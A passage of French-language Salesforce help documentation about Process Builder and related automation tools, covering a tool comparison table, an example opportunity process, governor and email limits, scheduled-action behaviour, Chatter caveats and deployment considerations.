Vous pouvez moduler la complexité du flux en fonction de votre processus commercial. Par exemple :

- acheminer l'agent à travers différents écrans en fonction de choix déjà effectués. Cela évite à l'agent les situations de type vendre à un client un produit qu'il a déjà acheté.
- Vérifier si le problème signalé bloque l'activité du client et s'il s'agit d'un compte important. Le cas échéant, le flux notifie le directeur régional.

## Fonctionnalités des outils d'automatisation

Les fonctionnalités et les actions prises en charge dans chaque outil d'automatisation sont présentées ci-dessous. Elles permettent de déterminer l'outil le plus adapté à vos besoins.

| | Process Builder | Workflow visuel | Workflow | Approbations |
|---|---|---|---|---|
| **Complexité** | Déclarations conditionnelles multiples | Complexe | Déclaration conditionnelle unique | Déclaration conditionnelle unique |
| **Concepteur visuel** | ✔ | ✔ | | |
| **Navigateurs pris en charge** | Tous (Chrome recommandé) | Tous (Safari non recommandé) | Tous | Toutes |
| **Commence quand** | • L'enregistrement est modifié<br>• Invoqué par un autre processus | • L'utilisateur clique sur un bouton ou un lien<br>• L'utilisateur accède à un onglet personnalisé<br>• Le processus démarre<br>• Un Apex est appelé | L'enregistrement est modifié | • L'utilisateur clique sur un bouton ou un lien<br>• Le processus ou le flux qui inclut une action « Soumettre pour approbation » démarre |

| | Process Builder | Workflow visuel | Workflow | Approbations |
|---|---|---|---|---|
| | | | | • Un Apex est appelé |
| **Prend en charge les actions temporelles** | ✓ | ✓ | ✓ | |
| **Prend en charge l'interaction de l'utilisateur** | | ✓ | | |
| | | **Actions prises en charge** | | |
| **Appeler un code Apex** | ✓ | ✓ | | |
| **Créer des enregistrements** | ✓ | ✓ | Tâches uniquement | Tâches uniquement |
| **Invoquer des processus** | ✓ | | | |
| **Supprimer des enregistrements** | | ✓ | | |
| **Lancer un flux** | ✓ | ✓ | ✓ (pilote)[1] | |
| **Publier dans Chatter** | ✓ | ✓ | | |
| **Envoyer un e-mail** | ✓ (alertes par e-mail uniquement) | ✓ | ✓ (alertes par e-mail uniquement) | ✓ (alertes par e-mail uniquement) |
| **Envoyer des messages sortants sans code** | | | ✓ | ✓ |
| **Soumettre pour approbation** | ✓ | ✓ | | |
| **Mettre à jour des champs** | Tous les enregistrements associés | Tous les enregistrements | L'enregistrement ou ses parents | L'enregistrement ou ses parents |

[1]Le Générateur de processus a remplacé les actions de workflow de déclencheur de flux, auparavant disponibles dans un programme pilote. Les organisations qui utilisent déjà des actions de workflow de déclencheur de flux peuvent continuer à en créer et à les utiliser, mais elles ne sont pas disponibles pour les nouvelles organisations.

# Générateur de processus Lightning

La plupart des tâches que vous attribuez, les e-mails que vous envoyez et les autres mises à jour d'enregistrements sont essentiels pour les processus standard de votre organisation. Au lieu de répéter ces tâches manuelles, vous pouvez configurer un processus qui les exécute automatiquement.

Le Générateur de processus est un outil de workflow qui aide à automatiser vos processus commerciaux. Le Générateur de processus fournit une représentation graphique et conviviale de votre processus à mesure que vous l'élaborez. Le Générateur de processus permet de :

- Créer vos processus à l'aide d'une présentation par pointer et cliquer pratique et efficace.
- Concevoir un processus complet à un emplacement unique au lieu d'utiliser plusieurs règles de workflow.
- Collaborer avec différentes équipes de votre organisation pour créer des processus.
- Arrêter d'utiliser un code Apex pour automatiser les tâches simples.

Les processus automatisés dans le Générateur de processus sont basés sur des enregistrements. Vous pouvez également créer des processus qui invoquent d'autres processus. Les processus contiennent :

- Des critères qui déterminent quand exécuter des groupes d'actions
- Des actions immédiates à exécuter lorsque les critères sont remplis.
- Des actions planifiées à exécuter lorsque les critères sont remplis (processus non invocables uniquement)

Dès qu'un enregistrement ou un processus invocable remplit un critère suite à une modification, le groupe d'actions peut être automatiquement déclenché. Un seul processus peut également exécuter plusieurs groupes d'actions. Par conséquent, vous pouvez aisément automatiser tous vos enregistrements métiers, notamment les comptes, à un emplacement unique.

Utilisez le Générateur de processus, plus puissant et plus flexible, pour effectuer les mêmes actions qu'un workflow. Le Générateur de processus permet de :

- Créer un enregistrement
- Mettre à jour un enregistrement associé, pas seulement l'enregistrement ou son parent
- Utiliser une action rapide pour créer un enregistrement, mettre à jour un enregistrement ou consigner un appel
- Invoquer un processus à partir d'un autre processus
- Lancer un flux (vous ne pouvez pas planifier cette action avec un workflow)
- Envoyer un e-mail
- Publier dans Chatter
- Soumettre pour approbation

Si vous souhaitez exécuter plus d'actions avec votre processus, c'est possible. Vous pouvez également appeler un Apex ou un flux à partir d'un processus.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple de processus : Gestion des opportunités

Cet exemple automatise un processus commercial unique en utilisant Process Builder au lieu de règles de workflow.

Limitations et considérations relatives aux processus

Avant de commencer à créer, à gérer et à activer des processus, prenez connaissance des limitations et des considérations ci-dessous.

Définition de valeurs dans Process Builder

Partout dans Process Builder, vous devez définir des valeurs. Vous devez par exemple définir les conditions d'un noeud de critères, définir les champs d'une nouvelle requête dans une action Créer un enregistrement ou spécifier une méthode Apex à référencer.

Définition d'options avancés dans Process Builder

Process Builder permet de sélectionner des options avancées pour exécuter des actions dans vos processus.

Créer un processus

Pour créer un processus, définissez ses propriétés ainsi que les enregistrements qu'il doit évaluer, puis ajoutez des noeuds de critères et des actions.

Processus de dépannage

Utilisez les messages d'erreur affichés dans Process Builder, ainsi que les e-mails que vous recevez lors de l'échec d'un processus, pour résoudre les problèmes rencontrés en utilisant des processus. Lorsque tous les autres échouent, consultez les journaux de débogage Apex de vos processus.

CONSULTER ÉGALEMENT :

Quel outil d'automatisation dois-je utiliser ?

## Exemple de processus : Gestion des opportunités

Cet exemple automatise un processus commercial unique en utilisant Process Builder au lieu de règles de workflow.

Cet exemple montre comment utiliser Process Builder pour automatiser un processus unique en ajoutant plusieurs groupes de critères, puis en leur associant des actions individuelles. De plus, certaines actions disponibles dans Process Builder ne peuvent pas être exécutées avec des règles de workflow, notamment la création d'enregistrements.


Dans cet exemple, le processus est défini pour démarrer lors de la création ou de la modification d'un enregistrement d'opportunité **(1)**.

Trois noeuds de critères sont ensuite configurés pour déterminer si une affaire importante a été gagnée **(2)**, si une affaire importante a été perdue **(3)** ou si un devis a été soumis **(4)**. Pour le premier noeud de critères évalué sur true, le groupe d'actions associé est exécuté.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Le critère High Value Deal Won (Affaire importante gagnée) vérifie si l'étape de l'opportunité est fermée et gagnée, et si le montant de l'opportunité est supérieur à 1 000 000 $. Si ces deux conditions sont remplies, le groupe d'actions associé est exécuté. Pour ce noeud de critères, trois actions immédiates **(5)** et une action planifiée **(6)** sont définies.

Ces actions exécutent les opérations suivantes :

- Créer un enregistrement de contrat brouillon associé au montant de l'opportunité.
- Féliciter le propriétaire de l'opportunité pour la conclusion et le gain de l'opportunité, en publiant dans le groupe Sales Chatter.
- Notifier par e-mail le VP of sales (responsable commercial) de la conclusion et du gain de l'opportunité.
- Créer une tâche de suivi prioritaire pour le propriétaire du compte associé, en planifiant son exécution six jours après la `Date de fermeture` de l'opportunité.

Si les conditions du critère High Value Deal Won ne sont pas remplies, le groupe d'actions associé n'est pas exécuté et le noeud de critères suivant (High Value Deal Lost) est évalué.

Le noeud de critères High Value Deal Lost vérifie si l'étape de l'opportunité est fermée et perdue, et si le montant de l'opportunité est supérieur ou égal à 1 000 000 $. Si ces conditions sont remplies, nous avons configuré une action **(7)** qui notifie le responsable commercial en créant une publication Chatter dans l'enregistrement de l'opportunité. La publication identifie l'opportunité et le montant perdu.

Si aucune des conditions de critère précédentes n'est remplie, le noeud de critères suivant défini dans ce processus vérifie si l'étape de l'opportunité est définie sur « Proposition/Devis soumis ». Si cette condition est vraie, une action planifiée **(8)** est exécutée trois jours après la mise à jour de l'enregistrement. L'action planifiée crée une tâche de suivi dans laquelle le propriétaire de l'opportunité appelle pour s'informer sur l'opportunité.

En utilisant Process Builder, nous avons combiné trois noeuds de critères et les actions associées en un seul processus automatisé. Pour automatiser le même processus commercial avec un workflow, vous devriez créer trois règles de workflow différentes et utiliser des déclencheurs Apex pour créer l'enregistrement du contrat et publier dans le groupe Sales Chatter.

## Limitations et considérations relatives aux processus

Avant de commencer à créer, à gérer et à activer des processus, prenez connaissance des limitations et des considérations ci-dessous.

**Remarque:** Nous recommandons d'utiliser la version stable la plus récente de Google Chrome™ et une résolution d'écran d'au moins 1024 pixels en largeur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Limitations du processus

Lors de l'utilisation de Process Builder, tenez compte des limitations partagées et des limitations du contrôleur Apex.

### Considérations relatives à la conception de processus

Avant de concevoir un processus, prenez connaissance des limitations et des consignes.

### Considérations relatives à Chatter et aux processus

Lors de la création d'une publication Chatter à partir d'un processus, tenez compte des limitations.

### Considérations relatives aux actions planifiées d'un processus

Avant d'ajouter des actions planifiées à un processus, prenez connaissance des limitations et des consignes ci-dessous.

### Considérations relatives à l'accessibilité de Process Builder

Process Builder est compatible 508, avec une exception.

### Ensemble de modifications et considérations relatives à l'empaquetage pour des processus

Tenez compte des considérations ci-dessous lors du déploiement de processus.

### Limitations des formules de processus

Des limitations s'appliquent aux formules utilisées en tant que conditions dans le noeud de critères. Si un processus contient une formule non valide, vous ne pouvez pas enregistrer ni activer le processus.

### Considérations relatives à l'activation d'un processus

Avant d'activer un processus, vous devez comprendre le démarrage de l'évaluation des enregistrements par les processus.

### Messages d'erreur de Process Builder

Les messages d'erreur ou d'avertissement peuvent référencer un « flux » au lieu d'un « processus ». Ces messages s'appliquent néanmoins à votre processus.

## Limitations du processus

Lors de l'utilisation de Process Builder, tenez compte des limitations partagées et des limitations du contrôleur Apex.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Limitations partagées avec d'autres fonctionnalités

Les processus partagent des limitations avec des règles et Visual Workflow.

Outre les limitations ci-dessous, le `Nom d'API` d'un processus doit être unique à travers l'ensemble des processus et des flux de votre organisation.

| Description | Limitation par organisation |
|---|---|
| Total des règles actives et des processus actifs par objet.<br>Les règles comprennent les règles de workflow, les règles d'escalade, les règles d'attribution et les règles d'attribution automatique. Les processus invocables ne sont pas pris en compte dans cette limitation. | 50 |
| Total des flux et des processus | 1 000 |
| Flux et processus actifs | 500 |
| Nombre total de noeuds de critères qui sont évalués et d'actions qui sont exécutées en même temps | 2 000 |
| Nombre total d'interviews de flux qui sont repris ou de groupes d'actions planifiées qui sont exécutés par heure | 1 000 |
| Nombre total d'interviews de flux ou de groupe d'actions planifiées qui attendent d'être traités | 30 000 |
| Nombre total d'alarmes temporelles relatives définies dans des versions de flux ou de planifications basées sur une valeur de champ dans les processus | 20 000 |

La limitation quotidienne en e-mail envoyés à partir d'alertes par e-mail est de 1000 par licence Salesforce standard et par organisation, à l'exception des organisations Developer Edition, dans lesquelles la limitation quotidienne en e-mails de workflow est de 15 par licence Salesforce standard. La limitation globale de l'organisation est de 2 millions. Cette limitation est partagée par toutes les fonctionnalités qui utilisent des alertes par e-mail de workflow : règles de workflow, processus d'approbation, flux et processus.

### Contrôleurs Apex et limitations des processus

Salesforce respecte strictement les limitations afin d'éviter que l'exécution des processus ne monopolise les ressources partagées dans l'environnement mutualisé. Les processus sont soumis à des limitations par transaction imposées par Apex. Si le processus entraîne un dépassement des limitations du contrôleur par la transaction, le système annule la transaction complète. Pour plus d'informations sur les opérations incluses dans la transaction, reportez-vous à « Triggers and Order of Execution » dans le guide *Force.com Apex Developer's Guide*.

| Description | Limitation par transaction |
|---|---|
| Nombre total de requêtes SOQL émises | 100 |
| Nombre total d'enregistrements récupérés par des requêtes SOQL | 50 000 |
| Nombre total d'instructions DML émises | 150 |
| Nombre total d'enregistrements traités suite à des instructions DML | 10 000 |

Chaque action « Créer un enregistrement » utilise une instruction DML. Chaque action « Action rapide » utilise une instruction DML. Chaque action « Mettre à jour les enregistrements » utilise une requête SOQL et une instruction DML. Chaque action « Flux » peut utiliser plusieurs requêtes SOQL et instructions DML, selon les éléments que le flux exécute. Pour plus d'informations, reportez-vous à Limitations de Visual Workflow à la page 5146.

### Autres limitations de processus

Lors de la création et de la gestion de processus, tenez compte des limitations ci-dessous.

| Description | Limitation |
|---|---|
| Nombre total de caractères dans le nom d'un processus | 255 |
| Nombre total de caractères dans le nom d'API d'un processus | 77 |
| Nombre total de versions d'un processus | 50 |
| Nombre total de nœuds de critères dans un processus | 200 |

## Considérations relatives à la conception de processus

Avant de concevoir un processus, prenez connaissance des limitations et des consignes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Le Générateur de processus est pris en charge dans Microsoft® Internet Explorer® version 11. Les versions antérieures ne sont pas prises en charge.

- Assurez-vous que vos processus ne sont pas configurés pour créer des boucles infinies. Par exemple, si une action Mettre à jour les enregistrements du Processus1 déclenche le Processus2 et qu'une action Créer un enregistrement du Processus2 déclenche le Processus1, la boucle peut entraîner un dépassement des limitations horaires de l'organisation.
- Si vous créez des processus pour remplacer d'autres entités de configuration, par exemple une règle de workflow ou un déclencheur Apex, assurez-vous de supprimer ces entités lorsque vous activez les processus équivalents. Sinon, les workflows et les processus se déclenchent et entraînent des résultats inattendus, par exemple le remplacement d'enregistrements ou des e-mails redondants.

  ATTENTION: Pour un objet donné, utilisez des règles de workflow ou des processus, pas une combinaison des deux. Si vous utilisez les deux, vous ne pouvez pas prévoir l'ordre d'exécution.

- Si vous créez des processus pour remplacer des déclencheurs Apex, assurez-vous de supprimer ces déclencheurs Apex lorsque vous activez les processus équivalents. Sinon, les workflows et les processus se déclencheront et entraîneront des résultats inattendus, par exemple le remplacement d'enregistrements ou des e-mails redondants.

- Chaque processus est associé à un seul objet.
- Les actions sont exécutées selon l'ordre d'affichage dans Process Builder.
- Si une action échoue, la transaction entière échoue et un message d'erreur est affiché. Par exemple, une action Publier dans Chatter échoue si le groupe Chatter dans lequel elle essaie de publier est privé. Pour plus d'informations, reportez-vous à Dépannage des processus à la page 5055.
- Si un groupe d'actions unique inclut plusieurs actions « Mettre à jour les enregistrements » qui appliquent différentes valeurs au même champ, la valeur de la dernière action est utilisée.
- Les processus qui mettent à jour des propriétaires ne transfèrent pas également les éléments associés. Pour garantir ce transfert, utilisez une action « Mettre à jour les enregistrements » pour chaque type d'enregistrement enfant que vous souhaitez transférer. Par exemple, si vous utilisez un processus pour transférer un compte vers un nouveau propriétaire, utilisez une action pour mettre à jour tous les contacts enfants, une action pour mettre à jour toutes les opportunités enfants, une action pour mettre à jour tous les contrats enfants, et ainsi de suite.
- Avant de modifier le type ou le nom d'un champ personnalisé, assurez-vous qu'il n'est pas référencé dans un processus qui serait invalidé par la modification.
- Si vous modifiez l'étiquette d'un champ personnalisé, un processus qui le référence n'est pas rompu, mais continue d'afficher l'ancienne étiquette.
- Vous ne pouvez pas supprimer un champ personnalisé référencé par un processus.
- Les champs personnalisés de type de fichier ne sont pas pris en charge dans le Générateur de processus. Par exemple, si votre processus crée un enregistrement d'article Knowledge qui a un type de champ personnalisé Fichier, une erreur se produit lors de l'exécution du processus.
- Si vous avez des processus dans des pistes converties et que vous souhaitez mettre à jour les enregistrements qui résultent de la conversion, vous devez activer le paramètre des pistes `Demander la validation pour les pistes converties`.
- Si votre organisation utilise plusieurs devises, les champs de devise sont mis à jour à l'aide du code de devise de l'enregistrement. Si vous choisissez de mettre à jour un champ en fonction d'une formule, les valeurs de votre formule sont interprétées dans le code de devise de l'enregistrement.
- Les objets externes ne sont pas pris en charge dans le Générateur de processus.

## Considérations relatives à Chatter et aux processus

Lors de la création d'une publication Chatter à partir d'un processus, tenez compte des limitations.

- Si votre processus crée une publication Chatter dans le fil d'un utilisateur ou d'un groupe spécifique, et que vous déployez le processus vers une autre organisation, l'action « Publier dans Chatter » risque de ne pas fonctionner, car ces ID n'existent pas dans l'autre organisation.
- L'enregistrement d'une action Chatter peut échouer si le `Message` commence par une référence de champ telle que `{![Account].Name}`.

  Pour contourner ce problème, ajoutez un espace au début du message. Par exemple, si le `Message` d'une action « Publier dans Chatter » commence par `{![Account].Name}` dans un processus actif :

  1. Ouvrez le processus actif.
  2. Cliquez sur **Cloner**.
  3. Choisissez entre la création d'une version du processus actuel ou d'une nouvelle version avec son propre historique des versions.
  4. Ouvrez l'action « Publier dans Chatter ».
  5. Dans `Message`, saisissez un espace avant « { ».

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


6. Enregistrez l'action.
7. Enregistrez et activez le processus Assurez-vous de désactiver le processus d'origine.

- Si vous utilisez Microsoft® Internet Explorer® version 11, vous ne pouvez pas coller de texte dans un message. Les actions Copier et Coller sont autorisées dans tous les autres navigateurs pris en charge.
- Les actions Publier dans Chatter ne sont pas prises en charge si les actions publient pour un ou un groupe de communauté à la page 3489. Lorsqu'un processus activé avec ce type d'action évalue un enregistrement, cela produit une erreur.
- Vous pouvez ajouter jusqu'à 25 mentions à un message Chatter.

## Considérations relatives aux actions planifiées d'un processus

Avant d'ajouter des actions planifiées à un processus, prenez connaissance des limitations et des consignes ci-dessous.

- Pour ajouter des actions planifiées à votre processus, vous disposez de deux options :
  - Démarrer le processus uniquement lors de la création d'un enregistrement (**1**). Sélectionnez cette option lorsque vous choisissez un objet pour votre processus.
  - Démarrer le processus lors de la création ou de la modification d'un enregistrement (**2**). De plus, sélectionnez l'option avancée qui exécute les actions uniquement lorsque les modifications spécifiées sont apportées (**3**) en ajoutant des critères à votre processus.




Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Si un groupe d'actions contient des actions planifiées, vous ne pouvez pas continuer l'évaluation du critère suivant de votre processus après l'exécution de ces actions. Pour plus d'informations sur les critères d'évaluation supplémentaires après l'exécution d'actions, reportez-vous à Exécution d'actions avec plusieurs critères.
- Si l'exécution d'actions planifiées échoue (par exemple, l'utilisateur qui a entraîné le démarrage du processus est inactif), l'administrateur qui a créé le processus reçoit un e-mail contenant les détails de l'échec. Salesforce tente plusieurs fois d'exécuter les actions planifiées échouées avant de les retirer de la file d'attente. Pour plus d'informations sur les notifications d'erreur, reportez-vous à Erreurs reçues après le lancement de l'évaluation d'un enregistrement par un processus.
- Après la désactivation d'un processus, toutes les actions planifiées continuent normalement.
- Vous ne pouvez pas supprimer un processus s'il inclut des groupes d'actions planifiées non exécutées. Pour plus d'informations sur la suppression de groupes d'actions planifiées non exécutés, reportez-vous à Suppression des actions planifiées non exécutées à la page 5055.
- Une organisation peut traiter jusqu'à 1 000 groupes d'actions planifiées par heure. Chaque groupe d'actions planifiées est associé à une planification, par exemple « dans trois jours ». Lors du traitement d'une planification, les actions associées sont exécutées. Si une

organisation dépasse cette limite, Salesforce traite les planifications restantes dans l'heure qui suit. Par exemple, si 1200 groupes d'actions planifiées doivent être traités entre 16h et 17h dans une organisation, Salesforce traite 1000 groupes entre 16h et 17h et les 200 autres entre 17h et 18h.

- Une organisation peut avoir jusqu'à 30 000 planifications en attente et interviews de flux en attente en même temps.
- Pour des processus dont l'exécution est définie lors de la création ou de la modification d'un enregistrement, les actions planifiées restent en file d'attente tant que les critères de ces actions sont valides. Si un enregistrement ne correspond plus aux critères, Salesforce supprime de la file d'attente les actions planifiées pour cet enregistrement.
- Pour des processus dont l'exécution est définie lors de la création d'un enregistrement, Salesforce ne réévalue jamais l'enregistrement avec ce processus. Les actions planifiées restent en file d'attente, même si l'enregistrement ne correspond plus aux critères associés lors l'exécution des actions planifiées.
- Si vous planifiez une action sur *0* **Jours Avant** une date, enregistrez le processus puis rouvrez le processus, la planification dans le processus change en *0* **Jours après** la date. Le processus reste exécuté à l'heure spécifiée.
- Si vous planifiez une action sur *0* **Jours après** une date, un délai peut se produire entre l'exécution du groupe d'actions et l'heure représentée par le champ de date.

## Transactions et actions planifiées

Semblable aux règles de workflow, les actions immédiates d'un processus sont exécutées dans la même transaction que l'opération qui a déclenché le processus (lorsqu'un utilisateur crée ou modifie un enregistrement). Pour plus d'informations sur les opérations incluses dans cette transaction, reportez-vous à Triggers and Order of Execution dans le guide *Force.com Apex Developer's Guide*. Les actions planifiées sont incluses dans une transaction distincte.

Les groupes d'actions planifiées ne sont pas exécutés de façon indépendante. Ils sont regroupées dans un lot unique dont l'exécution commence dans l'heure qui suit l'entrée de la première interview dans le lot. Le lot peut également inclure des interviews de flux qui reprennent après un délai défini. Ce comportement peut entraîner le dépassement de vos limitations du contrôleur Apex si des actions du groupe exécutent des opérations DML ou des requêtes SOQL. Une opération DML est utilisée chaque fois qu'un enregistrement Salesforce est créé, mis à jour ou supprimé, par exemple lorsqu'un processus exécute une action « Créer un enregistrement ». Une requête SOQL est utilisée chaque fois que Salesforce référence des informations sur un enregistrement existant, par exemple lorsqu'un processus exécute une action « Mettre à jour les enregistrements ». Pour plus d'informations sur les limitations du gouverneur Apex, reportez-vous à Limitations du processus à la page 5013.

Si votre processus contient des actions planifiées, assurez-vous que les actions n'exécutent pas un nombre d'opérations DML ou de requêtes SOQL supérieur aux limitations du gouverneur Apex.

Si l'exécution d'un groupe d'actions planifiées échoue :

- Les groupes d'actions antérieurs dans la transaction de ce lot sont réussis.
- Les actions immédiates de ce processus sont réussies.
- L'exécution de toutes les actions planifiées de ce groupe échoue.
- L'exécution des groupes d'actions planifiées restants dans ce lot est tentée.

Exemple: Salesforce doit traiter un lot de 25 groupes d'actions planifiées dans la même transaction. Jusqu'à 100 opérations DML peuvent être utilisées dans ce lot. Les 22 premiers groupes utilisent chacun cinq (5) opérations DML, et les trois (3) derniers groupes n'utilisent aucune opération DML.

Le 21e groupe viole les limitations du contrôleur Apex en tentant d'exécuter les opérations DML 101 à 105 pour cette transaction. Seule l'exécution de ce groupe d'actions planifiées échoue. Cela signifie que les 20 premiers groupes d'actions planifiées sont exécutés avec succès et que le 21e groupe échoue. Aucune action du 21e groupe n'est réussie, quelle que soit l'action du groupe qui a violé la limite. Salesforce tente ensuite d'exécuter les groupes d'actions planifiées restants dans le lot. Puisque le 22e groupe utilise cinq (5) opérations DML et que la transaction a déjà atteint sa limite en opérations DML, le 22e groupe échoue également. Les trois (3) derniers groupes n'utilisent aucune opération DML. Par conséquent, ils sont exécutés avec succès.

## Limitations de planification

- Si l'heure de planification des actions est passée, Salesforce exécute ce groupe d'actions planifiées dans l'heure qui suit.

  Par exemple, si un processus est configuré pour envoyer un e-mail au propriétaire d'une opportunité sept jours avant la date de fermeture et que le processus est exécuté pour une opportunité dont la date de fermeture est définie le jour même, Salesforce exécute les actions planifiées dans l'heure qui suit.

**Si la planification des actions est basée sur l'heure actuelle (c.-à-d. dans les 3 jours qui suivent) :**

- La planification est évaluée en fonction du fuseau horaire de l'utilisateur qui a créé le processus.

**Si la planification des actions est basée sur une valeur de champ (c.-à-d. 3 jours après la `Date de création`) de la requête :**

- La planification est évaluée en fonction du fuseau horaire de l'organisation.
- Si un processus désactivé inclut des actions planifiées en attente et que l'enregistrement, dont les champs déterminent la planification, change, Salesforce recalcule la planification de ces actions. Lorsqu'un processus est désactivé, Salesforce ignore toutes les autres modifications apportées aux enregistrements associés.
- Dans l'ensemble de vos processus et versions de flux, votre organisation peut avoir jusqu'à 20 000 planifications basées sur un champ et des alarmes temporelles relatives.
- Le champ référencé ne peut pas être :
  - Un champ DATE ou DATETIME contenant des fonctions automatiquement dérivées, telles que *`TODAY`* ou *`NOW`*.
  - Un champ de formule contenant des champs de fusion d'objet associé.
- Si vous modifiez la valeur de champ référencée et que la planification n'a pas été traitée, Salesforce recalcule la planification associée à ce champ.

  Par exemple, si un processus est configuré pour envoyer un e-mail au propriétaire d'une opportunité sept jours avant la date de fermeture de l'opportunité et que cette date est définie sur le 23/03/2015, Salesforce traite la planification le 16/03/2015 et envoie l'e-mail. Si la date de fermeture est ensuite mise à jour sur le 12/03/2015 et que la planification n'a pas encore été traitée, Salesforce recalcule la planification et envoie l'e-mail le 05/03/2015. Si Salesforce recalcule la planification sur une date passée, Salesforce exécute les actions associées juste après la sauvegarde de l'enregistrement.
- Salesforce ignore les planifications qui référencent des valeurs de champ nulles.
- Si l'enregistrement ou l'objet auquel la planification est associée est supprimé, la planification n'est jamais traitée.
- Des limitations suivantes s'appliquent aux pistes converties :
  - Vous ne pouvez pas convertir une piste si une planification non exécutée est basée sur un champ de la piste.
  - Si l'option `Validation et déclencheurs à partir de la conversion de piste` est activée, les actions planifiées dans les pistes ne sont pas exécutées durant la conversion de la piste.
  - Si un membre de campagne basé sur une piste est converti avant la fin des actions planifiées associées à cet enregistrement, Salesforce exécute malgré tout les actions planifiées.

## Considérations relatives à l'accessibilité de Process Builder

Process Builder est compatible 508, avec une exception.

Vous pouvez fermer les boîtes de dialogue modales à l'aide de la touche Échap de votre clavier, mais vous ne pouvez pas fermer les volets latéraux avec cette touche.

Conseil: Vous pouvez changer l'ordre des nœuds de critères dans votre processus.

- Pour sélectionner des nœuds de critères, appuyez sur la touche d'espacement.
- Pour changer l'ordre nœud de critères, utilisez les flèches vers le haut et vers le bas.
- Pour enregistrer vos modifications, appuyez sur la touche d'espacement.
- Pour annuler, appuyez sur la touche Échap.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Ensemble de modifications et considérations relatives à l'empaquetage pour des processus

Tenez compte des considérations ci-dessous lors du déploiement de processus.

- L'API de métadonnées permet de déployer des processus dans une autre organisation. Notez toutefois les points suivants :
  - Si le processus existe déjà dans l'organisation cible, il doit être inactif pour pouvoir être déployé.
  - Si le processus n'existe pas dans l'organisation cible, il est déployé sous un statut inactif, quel que soit son statut dans l'organisation source.
- Si un processus est déployé vers une autre organisation dans un package géré, vous pouvez uniquement l'activer ou le désactiver. Vous ne pouvez ni afficher ni modifier le processus.
- Si vous déployez un processus via l'API de métadonnées ou des ensembles de modifications, et que le processus contient l'une des actions ci-dessous, les composants empaquetés qu'elles référencent sont automatiquement inclus dans le package ou l'ensemble de modifications. Pour réussir le déploiement, ajoutez manuellement ces composants référencés au package ou à l'ensemble de modifications.
  - Apex
